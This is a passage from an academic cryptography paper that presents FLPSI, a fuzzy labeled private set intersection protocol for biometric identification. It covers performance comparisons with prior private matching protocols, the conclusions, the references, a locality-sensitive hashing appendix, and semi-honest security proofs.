In this section, we systematically compare FLPSI with previous *private fuzzy matching* protocols. Considering their functionality and security guarantees for our application scenario, we group prior art in two categories: i) *threshold matching* and ii) *k-nearest neighbor search*. In (i), as in our work, $\mathcal{S}$

Protocol	Communication		Resp. time (fast)	
	(MB)	Saving	(sec.)	Speed up
FLPSI	0.39	-	0.014	-
Yasuda et al. [75]†	9.92	25.5×	1.70	121×
Huang et al. [34]†	17.9	46.0×	6.08	434×
Osadchy et al. [47]†	35.2	90.3×	99.2	7086×
Blanton et al. [5]	2.8	7.18×	9.37	669×
Barni et al. [4]†	9.11	23.4×	16.0	1110×
Sadeghi et al. [53]	2.8	7.18×	15.5	1286×
Erkin et al. [23]	7.3	18.7×	18.0	1143×

Figure 11: Comparing FLPSI with existing *distance thresholding* protocols. Communication costs and response times per query over AT&T database. †Costs are scaled for AT&T database based on reported results in cited works.

may return empty result (depending on the ε_1 error) to $\mathcal{C}$ if no close entry exists in the database. In (ii), $\mathcal{S}$ always guarantees to return k database entries to $\mathcal{C}$ regardless of the query. While (ii) is a different functionality, we compare our work with protocols in both categories, as the state-of-the-art (SANNS [15]) in (ii) is also faster than protocols in (i), and is the fastest among protocols "close enough in spirit".

As discussed earlier, we do not compare with *exact matching protocols* (e.g., (L)PSI protocols from [16,17,41,49]), as they do not support fuzzy matches. We solve a *much* harder problem than exact matching.

11.5.1 Comparison to Threshold Matching Approaches

As discussed in Sect. 2, prior art either a) applies thresholding to computed Euclidean (or Hamming and cosine similarity) distance [4,5,23,34,47,53,75], or b) runs *t-out-of-T* matching [11,18,29,76] between query and database (feature) vectors. Though they satisfy the functionality requirement and security guarantees for our application scenario, none of them propose a practically applicable system for a real-time surveillance task.

Distance thresholding approaches. Fig. 11 compares concrete costs of FLPSI to prior work [4,5,23,34,47,53,75]. Note that the cited works report communication and computation costs linear in the database size. They achieve between 1.7-99.2 sec. response times and 2.8-35.2 MB network overheads per query over AT&T database.

Further, majority of them do not satisfy our ε-correctness requirements. We achieve **121-7086**× faster response time (14 ms. per query) and **7.18-90.3**×less communication for the *same* database, while meeting our ε-correctness requirements. Note that we consider *single* threaded execution for all works, but could not execute them in the exact same environment. However, since all run on similar clock speeds, our achieved speed-ups would slightly vary on the same environment.

t-out-of-T matching approaches. Systems [11,18,76] (referred as CH_1[10], YSPW, CEC, resp.) are existing, secure, *t-out-of-T* protocols. Fig. 12 compares asymptotic communication and computation complexity of [11, 18, 76] to our system. FLPSI behaves better both in computation and communication than CH_1, YSPW, and CEC protocols, as both of their communication and computation complexities are linear in database size. Further, computation and communication of CEC [11] are linear also with the domain size. In concrete terms, CEC reports 3GB communication for a database of 100 T-dimension vectors, where each vector item could be one of 4 distinct letters. Thus, CEC does not scale for our case (FLPSI operates in a domain with over 2^{23} integers). CH_1 [18] and YSPW [76] do not report concrete costs.

Protocol	Communication	Computation
FLPSI	$O(\frac{NT}{mB}\ell) \approx O(T\ell)$	$O(\frac{NT}{m})$
CEC [11]	$O(N\lvert\mathbb{F}_{\mathcal{P}}\rvert\ell)$	$O(N(\lvert\mathbb{F}_{\mathcal{P}}\rvert+T)T'_\varepsilon)$
YSPW [76]	$O(NT^2\ell)$	$O(N(poly(T)+T^2T'_\varepsilon))$
CH_1 [18]	$O(NT\ell)$	$O(N(\binom{T}{t}poly(T)+TT'_\varepsilon))$

Figure 12: Comparing FLPSI with existing *t-out-of-T* protocols that are still considered secure. Only the dominant terms are kept for all protocols. ℓ is the size of a ciphertext in the chosen encryption scheme. T'_ε is the time needed for all homomorphic operations in a single cycle.

11.5.2 Comparison to kNNS Approaches

We emphasize that "k-nearest neighbor search" protocols solve a somewhat related, yet different problem, and do not meet the security guarantees we consider. Nevertheless, we compare them to FLPSI because we wish to present a broader perspective and to illustrate that our work is more efficient not only than protocols for our exact problem, but than any prior work "close enough in spirit."

kNNS is related to FLPSI. Before discussing performance, we briefly explain the relevance of kNNS to our setting. Indeed, a protocol returning a nearest neighbor could be used to construc a (leaky) FLPSI, e.g. as follows: $\mathcal{C}$ and $\mathcal{S}$ run 1NNS. $\mathcal{C}$ obtains the output and checks if it meets the threshold of FLPSI before returning it (causing leakage to $\mathcal{C}$ if it does not). To search and return multiple matches, $\mathcal{C}$ and $\mathcal{S}$ could either proceed iteratively, increasing k by a small amount, or guess a larger k and risk higher leakage.

Performance comparison. We compare our design with Chen et al. [15]'s two protocols since, to our knowledge, they are the fastest protocols compared to all other kNNS approaches [19,35,37,61], which do not use a trusted third-party in their pipelines.

[15] show (at least) 8-31× faster response times compared to optimally implemented prior art. They propose an optimized linear scan (SANNS-linear) and an approximate search

[10] Ye et al. [76] break the security of the second protocol from [18].

Protocol	Deep1B-1M				Deep1B-10M			
	Communication		Response time (fast/slow)		Communication		Response time (fast/slow)	
	Total	Saving	(seconds)	Speed up	Total	Saving	(seconds)	Speed up
FLPSI	40.8 MB	-	1.46/1.66	-	128 MB	-	12.7/13.5	-
SANNS-linear	5.39 GB	132×	5.79/41.7	3.97/25.1×	57.7 GB	452×	73.1/446	5.76/33.0×
SANNS-approx	1.72 GB	42×	1.70/15.1	1.16/9.09×	6.07 GB	48×	5.27/41.8	0.41/3.10×

Figure 13: Comparing FLPSI to two protocols of SANNS [15]. Best achieved response times are reported for fast/slow networks.

(SANNS-approx) protocols, which are built upon additive homomorphic encryption, garbled circuits and oblivious read only memory, to conduct secure kNNS over large databases.

To conduct an almost identical comparison, we evaluate FLPSI on the same Azure instances with the same *fast/slow* network connections, as introduced in Sect. 9, and over the same image datasets: Deep1B-1M and Deep1B-10M.

Communication and computation costs. Fig. 13 compares total communication overheads and the best achieved response times through the fast/slow networks for the both database sizes. Due to our sublinear communication, FLPSI decreases required bandwidth by **132-452**× and **42-48**× (depending on the database size) compared to SANNS's linear and approximate protocols, respectively. This implies significant improvement in wall-clock time, especially on slower networks. In fact, SANNS outperforms FLPSI only on Deep1B-10M dataset, with *fast* network connection, and via its approximate algorithm. For instance, the best response time of SANNS-approx protocol increases from 1.7 to 15.1 sec. as we switch the network from fast to slow connection. Similarly, SANNS-linear's performance decreases even more in the same situation, as it has more data overhead than their approximate protocol. On the other hand, FLPSI preserves its performance regardless of the network connection, as it has 128 MB of communication overhead even for a database of 10 million entries. Overall, we achieve up to **5.8/33**× and **1.2/9.1**× faster response times compared to SANNS's linear and approximate protocols, respectively, on the fast/slow networks.

12 Conclusions

We define FLPSI, fuzzy labeled private set intersection, and propose an efficient construction. In FLPSI, client $\mathcal{C}$ holds a biometric query and server $\mathcal{S}$ holds a labeled biometric database, where labels may be, e.g., persons' identities. In FLPSI, $\mathcal{C}$ learns the label *iff* the query is in the database, and $\mathcal{S}$ will learn nothing. Our definitional approach uniquely combines the properties of game-based and simulation-based definitions, and can be useful in other settings.

Designing an efficient protocol for FLPSI is challenging mainly due to the need to manage the noisiness of biometric data. We realize FLPSI in the semi-honest model from a blockcipher, garbled circuits, secret sharing, and fully homomorphic encryption.

FLPSI achieves *sublinear* communication cost relative to the database. Our experiments show that our solution scales well to massive datasets including up to 10 million entries. Additionally, our comparative results show that i) FLPSI achieves up to 48-452× less communication cost and ii) up to 3.1/33× faster response times compared to protocols from the state-of-the-art on a database of 10 million entries. Notably, FLPSI has a major advantage over prior art by not relying on high speed network connection for efficiency.

References

[1] M. R. Albrecht, R. Player, and S. Scott. On the concrete hardness of learning with errors. *Journal of Mathematical Cryptology*, 9(3):169–203, 2015.

[2] Android Open Source Project. Biometric security, 2020. https://source.android.com/security/biometric/measure.

[3] A. Babenko and V. Lempitsky. Efficient indexing of billion-scale datasets of deep descriptors. In *IEEE CVPR*, 2016.

[4] M. Barni, T. Bianchi, D. Catalano, M. Di Raimondo, R. Donida Labati, P. Failla, D. Fiore, R. Lazzeretti, V. Piuri, F. Scotti, et al. Privacy-preserving fingercode authentication. In *MM&Sec*, 2010.

[5] M. Blanton and P. Gasti. Secure and efficient protocols for iris and fingerprint identification. In *ESORICS*. Springer, 2011.

[6] A. Boldyreva and N. Chenette. Efficient fuzzy search on encrypted data. In *International Workshop on FSE*. Springer, 2014.

[7] K. W. Bowyer, K. Hollingsworth, and P. J. Flynn. Image understanding for iris biometrics: A survey. *CVIU*, 110(2):281–307, 2008.

[8] Z. Brakerski, C. Gentry, and S. Halevi. Packed ciphertexts in lwe-based homomorphic encryption. In *International Workshop on Public Key Cryptography*, pages 1–13. Springer, 2013.

[9] Z. Brakerski, C. Gentry, and V. Vaikuntanathan. (leveled) fully homomorphic encryption without bootstrapping. *TOCT*, 6(3):1–36, 2014.

[10] Business Insider. https://www.businessinsider.com/senate-bill-sanders-merkley-ban-corporate-facial-recognition-without-consent-2020-8.

[11] I. Calapodescu, S. Estehghari, and J. Clier. Compact fuzzy private matching using a fully-homomorphic encryption scheme, Aug. 29 2017. US Patent 9,749,128.

[12] R. Canetti, B. Fuller, O. Paneth, L. Reyzin, and A. Smith. Reusable fuzzy extractors for low-entropy distributions. In *EUROCRYPT*, 2016.

[13] M. S. Charikar. Similarity estimation techniques from rounding algorithms. In *STOC*, 2002.

[14] M. Chase, H. Chen, J. Ding, S. Goldwasser, S. Gorbunov, J. Hoffstein, K. Lauter, S. Lokam, D. Moody, T. Morrison, et al. Security of homomorphic encryption. *HomomorphicEncryption.org, Tech. Rep*, 2017.

[15] H. Chen, I. Chillotti, Y. Dong, O. Poburinnaya, I. Razenshteyn, and M. S. Riazi. SANNS: Scaling up secure approximate k-nearest neighbors search. In *USENIX Security*, 2020.

[16] H. Chen, Z. Huang, K. Laine, and P. Rindal. Labeled psi from fully homomorphic encryption with malicious security. In *CCS*, 2018.

[17] H. Chen, K. Laine, and P. Rindal. Fast private set intersection from homomorphic encryption. In *CCS*, 2017.

[18] L. Chmielewski and J.-H. Hoepman. Fuzzy private matching. In *ARES*, 2008.

[19] D. Demmler, T. Schneider, and M. Zohner. Aby-a framework for efficient mixed-protocol secure two-party computation. In *NDSS*, 2015.

[20] Y. Dodis, L. Reyzin, and A. Smith. Fuzzy extractors: How to generate strong keys from biometrics and other noisy data. In *EUROCRYPT*, 2004.

[21] Z. Dong, C. Jing, M. Pei, and Y. Jia. Deep cnn based binary hash video representations for face retrieval. *Pattern Recognition*, 81, 2018.

[22] L. Ducas and D. Stehlé. Sanitization of fhe ciphertexts. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, pages 294–310. Springer, 2016.

[23] Z. Erkin, M. Franz, J. Guajardo, S. Katzenbeisser, I. Lagendijk, and T. Toft. Privacy-preserving face recognition. In *PETS*, 2009.

[24] D. Evans, V. Kolesnikov, and M. Rosulek. A pragmatic introduction to secure multi-party computation. *FnT Privacy and Security*, 2, 2018.

[25] J. Fan and F. Vercauteren. Somewhat practical fully homomorphic encryption. *IACR Cryptology ePrint Archive*, 2012:144, 2012.

[26] J. Feigenbaum, Y. Ishai, T. Malkin, K. Nissim, M. J. Strauss, and R. N. Wright. Secure multiparty computation of approximations. *ACM Trans. Algorithms*, 2(3):435–472, July 2006.

[27] M. Fredrikson, S. Jha, and T. Ristenpart. Model inversion attacks that exploit confidence information and basic countermeasures. In *CCS*, pages 1322–1333, 2015.

[28] M. J. Freedman, Y. Ishai, B. Pinkas, and O. Reingold. Keyword search and oblivious pseudorandom functions. In *TCC*, 2005.

[29] M. J. Freedman, K. Nissim, and B. Pinkas. Efficient private matching and set intersection. In *EUROCRYPT*, 2004.

[30] C. Gentry, S. Halevi, and N. P. Smart. Homomorphic evaluation of the aes circuit. In *Annual Cryptology Conference*, pages 850–867. Springer, 2012.

[31] R. Gilad-Bachrach, N. Dowlin, K. Laine, K. Lauter, M. Naehrig, and J. Wernsing. Cryptonets: Applying neural networks to encrypted data with high throughput and accuracy. In *International Conference on Machine Learning*, pages 201–210. PMLR, 2016.

[32] P. Grother, P. Grother, M. Ngan, and K. Hanaoka. *Face recognition vendor test (frvt) part 2: Identification*. NIST, 2019.

[33] Y. Guo, L. Zhang, Y. Hu, X. He, and J. Gao. Ms-celeb-1m: A dataset and benchmark for large-scale face recognition. In *ECCV*, 2016.

[34] Y. Huang, D. Evans, J. Katz, and L. Malka. Faster secure two-party computation using garbled circuits. In *USENIX*, pages 331–335, 2011.

[35] Y. Huang, L. Malka, D. Evans, and J. Katz. Efficient privacy-preserving biometric identification. In *NDSS*, 2011.

[36] P. Indyk and R. Motwani. Approximate nearest neighbors: towards removing the curse of dimensionality. In *Proceedings of the thirtieth annual ACM symposium on Theory of computing*, pages 604–613, 1998.

[37] P. Indyk and D. Woodruff. Polylogarithmic private approximations and efficient matching. In *TCC*, 2006.

[38] J. Ji, J. Li, S. Yan, B. Zhang, and Q. Tian. Super-bit locality-sensitive hashing. In *NIPS*, pages 108–116, 2012.

[39] R. Ji, H. Liu, L. Cao, D. Liu, Y. Wu, and F. Huang. Toward optimal manifold hashing via discrete locally linear embedding. *IEEE Transactions on Image Processing*, 26(11):5411–5420, 2017.

[40] T. Karras, S. Laine, and T. Aila. A style-based generator architecture for generative adversarial networks. In *CVPR*, pages 4401–4410, 2019.

[41] V. Kolesnikov, R. Kumaresan, M. Rosulek, and N. Trieu. Efficient batched oblivious prf with applications to private set intersection. In *CCS*, 2016.

[42] B. Kulis and K. Grauman. Kernelized locality-sensitive hashing for scalable image search. In *IEEE ICCV*, pages 2130–2137, 2009.

[43] M. Kuzu, S. Islam, and M. Kantarcioglu. Efficient similarity search over encrypted data. In *IEEE ICDE*, 2012.

[44] E. Meijering. A chronology of interpolation: from ancient astronomy to modern signal and image processing. *Proc. IEEE*, 2002.

[45] Microsoft. Biometric requirements, 2020. https://docs.microsoft.com/en-us/windows-hardware/design/device-experiences/windows-hello-biometric-requirements.

[46] M. Norouzi, D. J. Fleet, and R. R. Salakhutdinov. Hamming distance metric learning. In *Advances in neural information processing systems*, pages 1061–1069, 2012.

[47] M. Osadchy, B. Pinkas, A. Jarrous, and B. Moskovich. Scifi-a system for secure face identification. In *IEEE S&P*, 2010.

[48] B. Pinkas, T. Schneider, G. Segev, and M. Zohner. Phasing: Private set intersection using permutation-based hashing. In *USENIX*, 2015.

[49] B. Pinkas, T. Schneider, C. Weinert, and U. Wieder. Efficient circuit-based psi via cuckoo hashing. In *EUROCRYPT*, 2018.

[50] B. Pinkas, T. Schneider, and M. Zohner. Faster private set intersection based on {OT} extension. In *23rd {USENIX} Security Symposium ({USENIX} Security 14)*, pages 797–812, 2014.

[51] M. Raginsky and S. Lazebnik. Locality-sensitive binary codes from shift-invariant kernels. *Advances in neural information processing systems*, 22:1509–1517, 2009.

[52] M. S. Riazi, B. Chen, A. Shrivastava, D. S. Wallach, and F. Koushanfar. Sub-linear privacy-preserving search with untrusted server and semi-honest parties. *CoRR*, 2016.

[53] A.-R. Sadeghi, T. Schneider, and I. Wehrenberg. Efficient privacy-preserving face recognition. In *ICISC*, 2009.

[54] F. S. Samaria and A. C. Harter. Parameterisation of a stochastic model for human face identification. In *IEEE WACV*, 1994.

[55] F. Schroff, D. Kalenichenko, and J. Philbin. Facenet: A unified embedding for face recognition and clustering. In *IEEE CVPR*, 2015.

[56] Microsoft SEAL (release 3.5). https://github.com/Microsoft/SEAL, Aug. 2020. Microsoft Research, Redmond, WA.

[57] A. Shamir. How to share a secret. *Commun. ACM*, 1979.

[58] R. Shokri, M. Stronati, C. Song, and V. Shmatikov. Membership inference attacks against machine learning models. In *IEEE S&P*, 2017.

[59] S. Simhadri, J. Steel, and B. Fuller. Cryptographic authentication from the iris. In *ISC*, pages 465–485. Springer, 2019.

[60] N. P. Smart and F. Vercauteren. Fully homomorphic simd operations. *Designs, codes and cryptography*, 71(1):57–81, 2014.

[61] E. M. Songhori, S. U. Hussain, A.-R. Sadeghi, and F. Koushanfar. Compacting privacy-preserving k-nearest neighbor search using logic synthesis. In *IEEE DAC*, 2015.

[62] J. Su, D. V. Vargas, and K. Sakurai. One pixel attack for fooling deep neural networks. *IEEE TEVC*, 2019.

[63] C. Szegedy, S. Ioffe, V. Vanhoucke, and A. A. Alemi. Inception-v4, inception-resnet and the impact of residual connections on learning. In *AAAI*, volume 4, page 12, 2017.

[64] The Guardian. https://www.theguardian.com/technology/2020/aug/11/south-wales-police-lose-landmark-facial-recognition-case, June 2020.

[65] The Intercept. https://theintercept.com/2018/05/30/face-recognition-schools-school-shootings/, Dec. 2020.

[66] The NYT. https://www.nytimes.com/2020/01/18/technology/clearview-privacy-facial-recognition.html, June 2020.

[67] The Verge. Moscow's facial recognition system can be hijacked. https://www.theverge.com/2020/11/11/21561018/moscows-facial-recognition-system-crime-bribe-stalking, Dec. 2020.

[68] E. Uzun, C. Yagemann, S. Chung, V. Kolesnikov, and W. Lee. Cryptographic key derivation from biometric inferences for remote authentication. In *ASIACCS*, 2021.

[69] P. Viola and M. J. Jones. Robust real-time face detection. *International journal of computer vision*, 57(2):137–154, 2004.

[70] Y. Vizilter, V. Gorbatsevich, A. Vorotnikov, and N. Kostromov. Real-time face identification via cnn and boosted hashing forest. In *IEEE CVPR Workshops*, pages 78–86, 2016.

[71] J. Wang, T. Zhang, N. Sebe, H. T. Shen, et al. A survey on learning to hash. *IEEE TPAMI*, 40(4):769–790, 2017.

[72] Q. Wang, S. Hu, K. Ren, M. He, M. Du, and Z. Wang. Cloudbi: Practical privacy-preserving outsourcing of biometric identification in the cloud. In *ESORICS*, 2015.

[73] X. Wang, A. J. Malozemoff, and J. Katz. EMP-toolkit. https://github.com/emp-toolkit, 2016.
[74] L. Wolf, T. Hassner, and I. Maoz. Face recognition in unconstrained videos with matched background similarity. In *IEEE CVPR*, 2011.
[75] M. Yasuda. Secure hamming distance computation for biometrics using ideal-lattice and ring-lwe homomorphic encryption. *Information Security Journal: A Global Perspective*, 26(2):85–103, 2017.
[76] Q. Ye, R. Steinfeld, J. Pieprzyk, and H. Wang. Efficient fuzzy matching and intersection on private datasets. In *ISISC*, 2009.
[77] X. Yi, C. Caramanis, and E. Price. Binary embedding: Fundamental limits and fast algorithm. In *ICML*, pages 2162–2170, 2015.
[78] J. Yuan and S. Yu. Efficient privacy-preserving biometric identification in cloud computing. In *IEEE INFOCOM*, 2013.
[79] C. Zhang, L. Zhu, and C. Xu. Ptbi: An efficient privacy-preserving biometric identification based on perturbed term in the cloud. *IS*, 2017.
[80] K. Zhang, Z. Zhang, Z. Li, and Y. Qiao. Joint face detection and alignment using multitask cascaded convolutional networks. *IEEE Signal Processing Letters*, 23(10):1499–1503, 2016.
[81] L. Zhu, C. Zhang, C. Xu, X. Liu, and C. Huang. An efficient and privacy-preserving biometric identification scheme in cloud computing. *IEEE Access*, 6:19025–19033, 2018.
[82] Y. Zhu, Z. Wang, and J. Wang. Collusion-resisting secure nearest neighbor query over encrypted data in cloud, revisited. In *IEEE/ACM IWQoS*, 2016.

A Super-Bit Locality Sensitive Hashing

Though the Euclidean space of DL accurately captures the statistical properties of the raw input data, unfortunately, even the two consequent biometric scans of a person will not result the same embeddings due to fuzzy/noisy nature of biometrics. In order to accommodate *t-out-of-T* matching, both parties translate the Euclidean space into Hamming, by using Super-Bit Locality Sensitive Hash (SBLSH) [38]. SBLSH is built on top of Sign-Random-Projection LSH (SRP-LSH) [13] , which turns input vectors into *one-bit hash* s.t. if two input vectors are close in angular distance, it is likely that their SRP-LSH will be the same. In particular, SRP-LSH is defined as $h_v(x) = sgn(v^T x)$, where x and v are d-dimensional vectors, and $sgn(.)$ is the sign function (i.e. 1 if the input is greater than or equal to 0, otherwise 0). Note, x is the input (e.g., embedding vector), and v is sampled with normal distribution.

SBLSH demonstrated that SRP-LSH can be used to turn x into $\mathcal{L}$-bit codes. It independently samples $\{v_1, ..., v_\mathcal{L}\}$ vectors, then for each $i \in [\mathcal{L}]$, it calls $h_{v_i}(x)$, and thus generates $\mathcal{L}$-bit codes. For details, we refer readers to [13, 38].

B Securely Realizing Ideal Functionality

In this section, we recall the standard definition of securely realizing ideal functionality in the semi-honest model [24], formulated for the 2PC case in Def. B.1.

Definition B.1. Securely Realizing Ideal Functionality. *We say that a real-world protocol* Π *securely realizes an ideal-world functionality* $\mathcal{F}$ *in the presence of static semi-honest adversaries if there exists a simulator* Sim *such that, for every corrupt party* $P_i, i \in \{1,2\}$ *and all valid inputs* x_1, x_2*, the distributions* $\text{Real}_\Pi(\kappa, P_i; x_1, x_2)$ *and* $\text{Ideal}_{\mathcal{F},\text{Sim}}(\kappa, P_i; x_1, x_2)$ *are computationally indistinguishable (in* κ*).* Real *and* Ideal *ensembles are defined as follows:*

$\text{Real}_\Pi(\kappa, P_i; x_1, x_2)$*: run* Π *with security parameter* κ*, where each party* P_i *runs honestly using private input* x_i*. Let* V_i *denote the final view of party* P_i*, and let* y_1, y_2 *be the final outputs of the two parties. Output* $\{V_i, (y_1, y_2)\}$*.*

$\text{Ideal}_{F,\text{Sim}}(\kappa, P_i; x_1, x_2)$*: Let* $(y_1, y_2) \leftarrow \mathcal{F}(x_1, x_2)$*. Output* $\{\text{Sim}(P_i, (x_i, y_i)), (y_1, y_2)\}$*.*

C Proving the Security of STLPSI and FLPSI

In this section, we formally prove the Theorem 5.1 and Theorem 7.1. We specifically describe ideal world simulators $\text{Sim}_\mathcal{C}$ and $\text{Sim}_\mathcal{S}$ emulating the views $\text{VIEW}_\mathcal{C}$ and $\text{VIEW}_\mathcal{S}$ of $\mathcal{C}$ and $\mathcal{S}$ in the real execution for both protocols. Recall, the player's view includes its input, output, randomness, and the messages it received. The (challenging part of the) task of the simulators is to emulate the received messages in a consistent manner. Recall, a simulator Sim takes as input the simulated player's input, output and leakage (if there is any). In the following, we formally present the required simulators and the proofs of the indistinguishability of the simulated and real views.

C.1 Proving the Security Theorem of Π_{STLPSI}

It is immediate that Π_{STLPSI} correctly computes the set intersection and the associated labels if the underlying Shamir's secret reconstruction succeeds, i.e. when there are at least t intersecting items between a query and database set (cf. Def. 5.1). Now, we formally prove the Theorem 5.1.

For the ease of exposition, we assume that the simulator/protocol is parameterized by $(t, T, \lambda, m, m_p, m_{ct}, \mathcal{P}, a, B)$, which are fixed and public (see Sect. 11.2), and that *t-out-of-T* secret sharing scheme (Sect. 5.3) is used.

C.1.1 Simulating the Client

Recall, $\text{Sim}_\mathcal{C}$ takes the client's query set $\mathcal{Y} = \{y_1, \ldots, y_T\}$ and the output of the real execution (labels of the matching database sets X_i and corresponding (item, share) pairs, if at least t of them matched). To construct $\text{Sim}_\mathcal{C}$, we first describe the real view that needs to be simulated.

Real view of $\mathcal{C}$. In Steps 1-3 and 5-6, $\mathcal{C}$ receives no messages, and thus $\text{Sim}_\mathcal{C}$ does nothing to simulate them.

In Step 6, $\mathcal{C}$ attempts to reconstruct a label l_i (and succeeds if there is a matching one. As required by the security of STLPSI, the client should not learn any below-threshold t matches. STLPSI achieves this since the server takes a set of secret shares (for each label) as inputs, and again, Shamir's secret sharing scheme guarantees the indistinguishability of each individual share (or any below-threshold t combinations of them) from a random item in the share domain $\mathcal{SS}$, which is the same with the agreed FHE scheme's domain $\mathbb{F}_\mathcal{P}$.

Also note that we assume the server randomly re-generates different set of secret shares for each label before each execution of STLPSI protocol. This prevents a serious leakage, an adversary combining (possible) below-threshold t shares, which are obtained across distinct executions, to sum up enough shares reconstructing a label.

In Step 3, $\mathcal{C}$ computes and sends $\log B$ homomorphic ciphertexts to $\mathcal{S}$. In Step 4, $\mathcal{C}$ receives back a homomorphic ciphertexts, each of which is an encryption of a degree-m FHE plaintext polynomial. Crucially, the ciphertexts sent to $\mathcal{C}$ by $\mathcal{S}$ are rerandomized with high noise (noise flooding), to hide the history of ciphertext construction.

Constructing the client's simulator. We need to simulate the output of Step 4, homomorphic evaluations of intersection functions. Hence, $\text{Sim}_{\mathcal{C}}$ is defined as follows.

Recall the $\text{Sim}_{\mathcal{C}}$ has the output of the real execution. Hence, if the output is empty (there is no match), $\text{Sim}_{\mathcal{C}}$ generates a vectors, where each of them includes m random items from the agreed FHE scheme's domain $\mathbb{F}_{\mathcal{P}}$. And, if the output has a matching label l_i, $\text{Sim}_{\mathcal{C}}$ inserts its associated shares into the corresponding vector indices (which are also obtained from the output) instead of random items from $\mathbb{F}_{\mathcal{P}}$. Then, $\text{Sim}_{\mathcal{C}}$ batches each of these a vectors into a FHE plaintext polynomial and homomorphically encrypts it into a ciphertext. The ciphertext is then noise-flooded with the same noise distribution as used in the protocol. This ensures that the noise distribution in the simulated ciphertext is indistinguishable from that of the real execution. $\text{Sim}_{\mathcal{C}}$ then applies modulus switching with the same parameters as in the real execution. The resulting a ciphertexts serve as a simulation of the client's view. By the IND-CPA security assumption on the agreed FHE scheme, this view is indistinguishable from the client's view $\text{VIEW}_{\mathcal{C}}$ in the real execution of $\Pi_{\texttt{STLPSI}}$.

C.1.2 Simulating the Server

Simulating the server is straightforward. In Step 4, $\mathcal{S}$ receives $\log B$ ciphertexts, where each of them is an encryption of a degree-m FHE plaintext polynomial. $\text{Sim}_{\mathcal{S}}$ generates new encryptions of zero in place of the encryptions in this step. By the IND-CPA security of the agreed FHE scheme, this view is indistinguishable from the server's view $\text{VIEW}_{\mathcal{S}}$ in the real execution of $\Pi_{\texttt{STLPSI}}$.

C.2 Proving the Security Theorem of $\Pi_{\texttt{FLPSI}}$

In this section, we prove Theorem 7.1 of our main protocol.

C.2.1 Simulating the Client

Describing the client's view. After describing $\text{VIEW}_{\mathcal{C}}$, we explain what the simulator does to simulate the view and why this works. The simulator $\text{Sim}_{\mathcal{C}}$'s inputs are a query $q \in \mathcal{D}$, the leakage $\mathcal{L}_{\mathcal{C}}$, and the output of the real execution (label(s) of the matched biometric(s), if any match occurred).

Let q be the client's query biometric data, and y be the output bio-bit vector, computed through DL, SBLSH and NR in the preprocessing. Only y is used in the rest of the protocol.

The preprocessing stage (Step 1) and Steps 2-4 are non-interactive and the client receives no messages. Hence, $\text{Sim}_{\mathcal{C}}$ does nothing to simulate these steps.

In Step 5, $\mathcal{C}$ and $\mathcal{S}$ run MPC, where $\mathcal{C}$ inputs y, and $\mathcal{S}$ inputs $k_{\mathcal{S}}$ and $\{mask_1, \ldots, mask_T\}$. Then, $\mathcal{C}$ gets subsample set $\mathcal{Y} = \{y_1, \ldots, y_T\}$ s.t. $y_j = AES_{k_{\mathcal{S}}}(y \wedge mask_j)$. $\mathcal{C}$ receives MPC messages here, which (by the security of the underlying MPC protocol) carry no information and are simulated by the simulator guaranteed by the MPC protocol. However, the output of the MPC is something that $\mathcal{C}$ obtains in its view, and we need to simulate it.

In Step 6, the client submits the encrypted subsamples $\mathcal{Y} = \{y_1, \ldots, y_T\}$, received from Step 5, to the STLPSI protocol and gets the set of shares (and identities of the corresponding matching encrypted subsamples) as output, if there is a match (which means there are at least t matches). If there was no match, $\mathcal{C}$ receives the empty set from the STLPSI protocol. Because $\text{Sim}_{\mathcal{C}}$ is given the output, it will know whether STLPSI returns empty. However, in case a match is returned in the FLPSI protocol, we do not know how many subsamples matched. We cannot simulate this (without leakage), as it depends, e.g., on how close $\mathcal{C}$'s and $\mathcal{S}$'s matching bio-bit vectors are. Thus, this information (the number of matched subsamples in case of a match) constitutes leakage $\mathcal{L}_{\mathcal{C}}$, and $\text{Sim}_{\mathcal{C}}$ will use it for the simulation. We again emphasize that this leakage is strictly less (and in fact much less) than $\mathcal{C}$ learning the matching bio-bit vector (or the original biometric) of $\mathcal{S}$.

Constructing the client's simulator. We need to simulate the output and input of the STLPSI call in Step 6. STLPSI inputs from the client is the set of elements (simulated by random elements in the range of the AES function and which are further used in the simulation of the AES step, described next). STLPSI output to the client is a set of labels and allows to reconstruct the output of $\Pi_{\texttt{FLPSI}}$, together with the corresponding matched set elements. The $\Pi_{\texttt{FLPSI}}$ output (which is given to $\text{Sim}_{\mathcal{C}}$ as input) indicates if there was a match (or matches) and specifies the corresponding label(s).

If no match was achieved, $\text{Sim}_{\mathcal{C}}$ sets the simulated output of STLPSI to be empty.

If there was a single match over the database, $\text{Sim}_{\mathcal{C}}$ knows the label to be returned in STLPSI. It also uses leakage $\mathcal{L}_{\mathcal{C}}$ to determine how many subsamples should be returned in STLPSI. It then uses the received label l_i to generate the simulated secret shares input into STLPSI and obtained in the matched subsamples. $\text{Sim}_{\mathcal{C}}$ then randomly chooses the set elements (from the AES outputs it simulated) to be the ones resulting in matches.

The case of multiple matches is handled similarly. The only interesting difference is in simulating how many subsamples should be returned for each label l_i. This is established with the help of the leakage $\mathcal{L}_{\mathcal{C}}$.

Having constructed the simulated input and output of $\Pi_{\texttt{STLPSI}}$, $\text{Sim}_{\mathcal{C}}$ uses the client-side simulator guaranteed by the security of $\Pi_{\texttt{STLPSI}}$, to simulate the messages exchanged as part of the Step 6. Note that the input of the protocol is distributed according to the requirements of Theorem 5.1, and hence simulation goes through.

We need to simulate messages received in the MPC call of Step 5. The output of the MPC call is the T random elements chosen by $\text{Sim}_{\mathcal{C}}$ as described above. The input to the MPC call is the client's input y, which is also given to $\text{Sim}_{\mathcal{C}}$. Thus, the real-world messages generated by the MPC subprotocols called in Step 5 are simulated by running the client-side simulator provided by the MPC protocol.

This completes the description of the simulator $\text{Sim}_{\mathcal{C}}$. As noted above, the discussion included in the view description and the simulator construction is a direct argument of the indistinguishability of the simulated and real views.

C.2.2 Simulating the Server

Simulating $\mathcal{S}$ is significantly easier as it does not learn anything or receive any leakage in the protocol execution. The only protocol messages received by $\mathcal{S}$ are those of the calls to MPC and STLPSI in Steps 5 and 6. $\text{Sim}_{\mathcal{S}}$ simulates inputs to both calls simply by following the protocol on its input, and there are no outputs to $\mathcal{S}$ in these steps. Thus, the messages received by $\mathcal{S}$ in these steps are simulated by the corresponding server-side simulators of the MPC and STLPSI.

This completes the description of the simulator $\text{Sim}_{\mathcal{S}}$. The argument of the indistinguishability of the simulated and real views is immediate.

D Complexity Analysis of FLPSI

